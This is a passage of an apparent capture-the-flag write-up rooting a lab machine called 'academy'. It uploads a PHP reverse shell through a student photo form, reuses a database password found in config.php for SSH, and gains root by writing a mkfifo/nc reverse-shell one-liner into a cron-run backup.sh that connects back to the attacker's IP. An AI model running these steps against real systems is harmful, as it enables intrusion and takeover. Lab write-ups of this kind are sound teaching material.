
Student Name	Rum Ham
Student Reg No	10201321
Pincode	777777
CGPA	0.00
Student Photo	
Upload New Photo	Browse… No file selected.

I did not now where the file uploaded so I decided to poke around and view the source page of the page we uploaded our file too



```
<div class="form-group">
    <label for="Pincode">Student Photo  </label>
      <img src="studentphoto/evil.php" width="200" height="200">
     </div>
<div class="form-group">
    <label for="Pincode">Upload New Photo  </label>
    <input type="file" class="form-control" id="photo" name="photo"  value="evil.php" />
  </div>
```

We grab our file via browser while our listener catches the shell.



http://192.168.8.170/academy/studentphoto/evil.php
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
kali@kali: ~/Desktop/Target/Exploit
kali@kali: ~/Desktop/Target/Exploit 89x18

```
WARNING: Failed to daemonise.  This is quite common and not fatal.
Connection refused (111)
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ sudo rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.8.153] from (UNKNOWN) [192.168.8.170] 49876
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
 02:47:35 up  2:29,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                20:19    6:27m  0.04s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ hostname
academy
```

Academy (192.168.8.170)

Proof I am on Target



```
www-data@academy:/$ whowhoami
whoami
www-data
www-data@academy:/$ hostname
hostname
academy
www-data@academy:/$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:27:d4:66 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.170/24 brd 192.168.8.255 scope global dynamic ens33
       valid_lft 1220sec preferred_lft 1220sec
    inet6 fe80::20c:29ff:fe27:d466/64 scope link
       valid_lft forever preferred_lft forever
www-data@academy:/$
```


After much time we found #PE_Linux_StoredCC in a folder in the web directory of our target

Location: /var/www/html/academy/includes/config.php

Content of config.php


```
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or
die("Could not connect database");
?>
```

We used this credentials to log in via SSH as the user grimmie.




```
┌──(kali㉿kali)-[~/Desktop/Target/Scan/SSH_Manual]
└─$ ssh grimmie@192.168.8.170
The authenticity of host '192.168.8.170 (192.168.8.170)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwlUp0ATptgb0.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.8.170' (ED25519) to the list of known hosts.
grimmie@192.168.8.170's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ hostname
academy
grimmie@academy:~$
```

Proof of user:




```
grimmie@academy:~$ hostname
academy
grimmie@academy:~$ id
uid=1000(grimmie) gid=1000(administrator) groups=1000(administrator),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:27:d4:66 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.170/24 brd 192.168.8.255 scope global dynamic ens33
       valid_lft 1659sec preferred_lft 1659sec
    inet6 fe80::20c:29ff:fe27:d466/64 scope link
       valid_lft forever preferred_lft forever
grimmie@academy:~$ ls -la
total 32
drwxr-xr-x 3 grimmie administrator 4096 May 30  2021 .
drwxr-xr-x 3 root    root          4096 May 30  2021 ..
-rwxr-xr-- 1 grimmie administrator  112 May 30  2021 backup.sh
-rw------- 1 grimmie administrator    1 Jun 16  2021 .bash_history
-rw-r--r-- 1 grimmie administrator  220 May 29  2021 .bash_logout
-rw-r--r-- 1 grimmie administrator 3526 May 29  2021 .bashrc
drwxr-xr-x 3 grimmie administrator 4096 May 30  2021 .local
-rw-r--r-- 1 grimmie administrator  807 May 29  2021 .profile
grimmie@academy:~$
```

We poke around the directory of grimmie and we find one file that stands out 'backup.sh' we have the ability to modify and execute the .sh script.



```
grimmie@academy:~$ ls -la backup.sh
-rwxr-xr-- 1 grimmie administrator 112 May 30  2021 backup.sh
grimmie@academy:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@academy:~$
```


We try to run the file and we get a permission error of some sort....



```
grimmie@academy:~$ ./backup.sh
rm: remove write-protected regular file '/tmp/backup.zip'? yes
rm: cannot remove '/tmp/backup.zip': Operation not permitted
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': Operation not permitted
grimmie@academy:~$ ./backup.sh
rm: remove write-protected regular file '/tmp/backup.zip'? no
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': Operation not permitted
grimmie@academy:~$
```

We are going to stick a old timer reverse shell in the .sh file and hope it connects back to our new listener we are going to set up.


```
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.8.153 7777>/tmp/f' > backup.sh
```



```
grimmie@academy:~$ whoami
grimmie
grimmie@academy:~$ hostname
academy
grimmie@academy:~$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.8.153 7777>/tmp/f' > backup.sh
grimmie@academy:~$ ./backup.sh
rm: cannot remove '/tmp/f': No such file or directory
./backup.sh: line 1: 7777: Bad file descriptor
grimmie@academy:~$ ./backup.sh
rm: remove write-protected fifo '/tmp/f'? yes
rm: cannot remove '/tmp/f': Operation not permitted
mkfifo: cannot create fifo '/tmp/f': File exists
./backup.sh: line 1: /tmp/f: Permission denied
```

```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ sudo rlwrap nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.8.153] from (UNKNOWN) [192.168.8.170] 47228
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# hostname
academy
#
```

Proof of root.txt



```
└─$ sudo rlwrap nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.8.153] from (UNKNOWN) [192.168.8.170] 47228
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# hostname
academy
# cd /root
# dir
flag.txt
# cat flag.txt
Congratz you rooted this box !
Looks like this CMS isn't so secure...
I hope you enjoyed it.
